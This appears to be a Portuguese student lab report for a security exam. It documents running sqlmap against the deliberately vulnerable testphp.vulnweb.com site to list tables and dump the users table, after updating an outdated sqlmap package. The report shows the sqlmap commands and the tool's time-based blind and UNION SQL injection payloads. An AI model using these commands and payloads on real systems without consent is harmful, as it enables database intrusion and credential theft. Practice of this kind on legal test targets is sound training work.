File Edit View Search Terminal Help
vovo at HP-ENVY in ~
sqlmap -u http://testphp.vulnweb.com/search.php?test=query -D acuart --tables

{1.4.4#stable}
http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 05:24:09 /2021-10-29/

[05:24:09] [INFO] resuming back-end DBMS 'mysql'
[05:24:09] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: test (GET)
  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: 'test=query' AND (SELECT 1983 FROM (SELECT(SLEEP(5)))akEk) AND 'qfDN'='qfDN

  Type: UNION query
  Title: Generic UNION query (NULL) - 3 columns
  Payload: 'test=query' UNION ALL SELECT NULL,CONCAT(0x7178716b71,0x4146516a5374764d4f45424d794d714d70554555561507463584245436757444a6e77617152774747,0x71787a7a71),NULL--

---
[05:24:10] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0.12
[05:24:10] [INFO] fetching tables for database: 'acuart'
[05:24:10] [WARNING] something went wrong with full UNION technique (could be because of limitation on retrieved number of entries). Falling back to partial UNION technique
[05:24:11] [WARNING] the SQL query provided does not return any output
[05:24:11] [WARNING] in case of continuous data retrieval problems you are advised to try a switch '--no-cast' or switch '--hex'
[05:24:11] [WARNING] the SQL query provided does not return any output
[05:24:11] [INFO] fetching number of tables for database 'acuart'
[05:24:11] [INFO] resumed: 8
[05:24:11] [INFO] resumed: aq
[05:24:11] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
[05:24:21] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] n
ca
[05:25:02] [ERROR] invalid character detected. retrying..
[05:25:03] [INFO] resumed: cate
[05:25:03] [INFO] retrieved:
[05:25:04] [INFO] retrieved:
[05:25:37] [ERROR] invalid character detected. retrying..
ga
[05:26:27] [ERROR] invalid character detected. retrying..
est
[05:27:05] [INFO] resumed: pic
[05:27:05] [INFO] retrieved:
[05:27:38] [ERROR] invalid character detected. retrying..
o
[05:28:03] [INFO] retrieved:
Database: acuart
```

A busca não retornou a tabela users como sendo vulnerável.

Minha suspeita é de que seja por que estou utilizando uma versão estável e muito antiga do sqlmap

```
[05:27:05] [INFO] resumed: pic
[05:27:05] [INFO] retrieved:
[05:27:38] [ERROR] invalid character detected. retrying..
o
[05:28:03] [INFO] retrieved:
Database: acuart
[6 tables]
+-----+
| aq      |
| ca      |
| cate    | ←
| gaesi   |
| o       |
| pic     |
+-----+

[05:28:04] [INFO] fetched data logged to text files under '/home/vovo/.sqlmap/output/testphp.vulnweb.com'
[05:28:04] [WARNING] you haven't updated sqlmap for more than 574 days!!! ←

[*] ending @ 05:28:04 /2021-10-29/

[vovo at HP-ENVY in ~
└─○ sqlmap --version
1.4.4#stable ←
[05:35:46] [WARNING] you haven't updated sqlmap for more than 574 days!!!
[vovo at HP-ENVY in ~
└─○ █
```

Para tirar a dúvida, busquei pela versão mais recente e fiz o download

Applications

Conectar-se à instância | EC2 | Prova N1 - Vinicius Araujo Lop | Prova N1 - Vinicius Araujo Lop | sqlmap_1.5.10-1_all.deb Deb |

debian.pkgs.org/sid/debian-main-amd64/sqlmap_1.5.10-1_all.deb.html

pkgs.orgAboutContributorsLinuxUnixSupport Us

Example: mplayerSearch

Package	Version	Arch	Repository
sqlmap_1.5.10-1_all.deb	1.5.10	all	Debian Main Official
sqlmap	All	All	All

Requires

Name	Value
python3-magic	-
python3:any	-

Required By

Search Packages

Download

Type	URL
Mirror	ftp.br.debian.org
Binary Package	http://ftp.br.debian.org/debian/pool/main/s/sqlmap/sqlmap_1.5.10-1_all.deb
Source Package	sqlmap

Install Howto

1. Update the package index:
sudo apt-get update

2. Install sqlmap deb package:
sudo apt-get install sqlmap

Changelog


2021-10-05 - Gianfranco Costamagna <locutuso@borg@debian.org>
sqlmap (1.5.10-1) unstable; urgency=medium
* New upstream version 1.5.10

Desempenho e Benefício do seu Carro.

Supertec Pneus

Abrir >

▼



Pré Venda

R\$20 Off com o cupom suuperestrela Nuuvem

Abrir

sqlmap_1.5.10-....deb

Show all

Em seguida desinstalei a versão estável e instalei a mais recente, do Debian Sid

```
vovo@HP-ENVY:/home/projects/ads20192-modulo5/sds/prova-n1
File Edit View Search Terminal Help
vovo at HP-ENVY in /home/projects/ads20192-modulo5/sds/prova-n1 on main XXX
± sudo apt remove sqlmap
[sudo] password for vovo:
Waiting for cache lock: Could not get lock /var/lib/dpkg/lock-frontent. It is held by process 49667 (synaptic)
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following packages were automatically installed and are no longer required:
  python3-debconf update-notifier-common
Use 'sudo apt autoremove' to remove them.
The following packages will be REMOVED:
  sqlmap
0 upgraded, 0 newly installed, 1 to remove and 0 not upgraded.
After this operation, 10,6 MB disk space will be freed.
Do you want to continue? [Y/n] y
(Reading database ... 341645 files and directories currently installed.)
Removing sqlmap (1.4.4-1) ...
Processing triggers for man-db (2.9.1-1) ...
vovo at HP-ENVY in /home/projects/ads20192-modulo5/sds/prova-n1 on main XXX
± sudo apt install -y ./sqlmap_1.5.10-1_all.deb
Reading package lists... Done
Building dependency tree
Reading state information... Done
Note, selecting 'sqlmap' instead of './sqlmap_1.5.10-1_all.deb'
The following packages were automatically installed and are no longer required:
  python3-debconf update-notifier-common
Use 'sudo apt autoremove' to remove them.
The following NEW packages will be installed:
  sqlmap
0 upgraded, 1 newly installed, 0 to remove and 0 not upgraded.
Need to get 0 B/6.413 kB of archives.
After this operation, 10,6 MB of additional disk space will be used.
Get:1 /home/projects/ads20192-modulo5/sds/prova-n1/sqlmap_1.5.10-1_all.deb sqlmap all 1.5.10-1 [6.413 kB]
Selecting previously unselected package sqlmap.
(Reading database ... 340972 files and directories currently installed.)
Preparing to unpack .../sqlmap_1.5.10-1_all.deb ...
Unpacking sqlmap (1.5.10-1) ...
Setting up sqlmap (1.5.10-1) ...
Installing new version of config file /etc/sqlmap/sqlmap.conf ...
Processing triggers for man-db (2.9.1-1) ...
vovo at HP-ENVY in /home/projects/ads20192-modulo5/sds/prova-n1 on main XXX
± sqlmap --version
1.5.10#stable
vovo at HP-ENVY in /home/projects/ads20192-modulo5/sds/prova-n1 on main XXX
±
```

Refiz o teste com resultado positivo para a tabela users

```
vovo@HP-ENVY:/home/projects/ads20192-modulo5/sds/prova-n1
```

```
File Edit View Search Terminal Help
```

```
vovo at HP-ENVY in /home/projects/ads20192-modulo5/sds/prova-n1 on mainXXX  
└─ sqlmap -u http://testphp.vulnweb.com/search.php?test=query -D acuart --tables
```

```
      H  
    [ ]  
  [-] . [( ) | . |  
  [-] [ ] | | |  
    |V... |  
           {1.5.10#stable}  
  
https://sqlmap.org
```

```
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
```

```
[*] starting @ 05:50:35 /2021-10-29/
```

```
[05:50:35] [INFO] resuming back-end DBMS 'mysql'  
[05:50:35] [INFO] testing connection to the target URL  
sqlmap resumed the following injection point(s) from stored session:  
---  
Parameter: test (GET)  
Type: time-based blind  
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)  
Payload: test=query' AND (SELECT 1983 FROM (SELECT(SLEEP(5)))akEk) AND 'qfDN'='qfDN  
  
Type: UNION query  
Title: Generic UNION query (NULL) - 3 columns  
Payload: test=query' UNION ALL SELECT NULL,CONCAT(0x7178716b71,0x4146516a5374764d4f45424d794d714d7055455561507463584245436757444a6e77617152774747,0x71787a7a71),NULL-- -  
---  
[05:50:36] [INFO] the back-end DBMS is MySQL  
web server operating system: Linux Ubuntu  
web application technology: Nginx 1.19.0, PHP 5.6.40  
back-end DBMS: MySQL >= 5.0.12  
[05:50:36] [INFO] fetching tables for database: 'acuart'  
Database: acuart  
[8 tables]  
+-----+  
| artists |  
| carts   |  
| categ   |  
| featured|  
| guestbook|  
| pictures|  
| products|  
| users   |  
+-----+
```

```
[05:50:36] [INFO] fetched data logged to text files under '/home/vovo/.sqlmap/output/testphp.vulnweb.com'
```

```
[*] ending @ 05:50:36 /2021-10-29/
```

```
vovo at HP-ENVY in /home/projects/ads20192-modulo5/sds/prova-n1 on mainXXX  
└─
```


E então consegui obter os dados de um usuário

```
vovo@HP-ENVY:/home/projects/ads20192-modulo5/sds/prova-n1
File Edit View Search Terminal Help
vovo at HP-ENVY in /home/projects/ads20192-modulo5/sds/prova-n1 on main XXX
± sqlmap -u http://testphp.vulnweb.com/search.php?test=query -D acuart -T users -C 'name,pass,email' --dump

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 05:53:04 /2021-10-29/

[05:53:04] [INFO] resuming back-end DBMS 'mysql'
[05:53:04] [INFO] testing connection to the target URL
[05:53:05] [WARNING] there is a DBMS error found in the HTTP response body which could interfere with the results of the tests
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: test (GET)
  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: test=query' AND (SELECT 1983 FROM (SELECT(SLEEP(5)))akEk) AND 'qfDN'='qfDN

  Type: UNION query
  Title: Generic UNION query (NULL) - 3 columns
  Payload: test=query' UNION ALL SELECT NULL,CONCAT(0x7178716b71,0x4146516a5374764d4f45424d794d714d7055455561507463584245436757444a6e77617152774747,0x71787a7a71),NULL-- -
---
[05:53:05] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL >= 5.0.12
[05:53:05] [INFO] fetching entries of column(s) 'email,name,pass' for table 'users' in database 'acuart'
[05:53:06] [WARNING] something went wrong with full UNION technique (could be because of limitation on retrieved number of entries). Falling back to partial UNION technique
Database: acuart
Table: users
[1 entry]
+-----+-----+-----+
| name | pass | email |
+-----+-----+-----+
| 4370 | test | sample@email.tst |
+-----+-----+-----+

[05:53:06] [INFO] table 'acuart.users' dumped to CSV file '/home/vovo/.sqlmap/output/testphp.vulnweb.com/dump/acuart/users.csv'
[05:53:06] [INFO] fetched data logged to text files under '/home/vovo/.sqlmap/output/testphp.vulnweb.com'

[*] ending @ 05:53:06 /2021-10-29/

vovo at HP-ENVY in /home/projects/ads20192-modulo5/sds/prova-n1 on main XXX
±
```

Fim.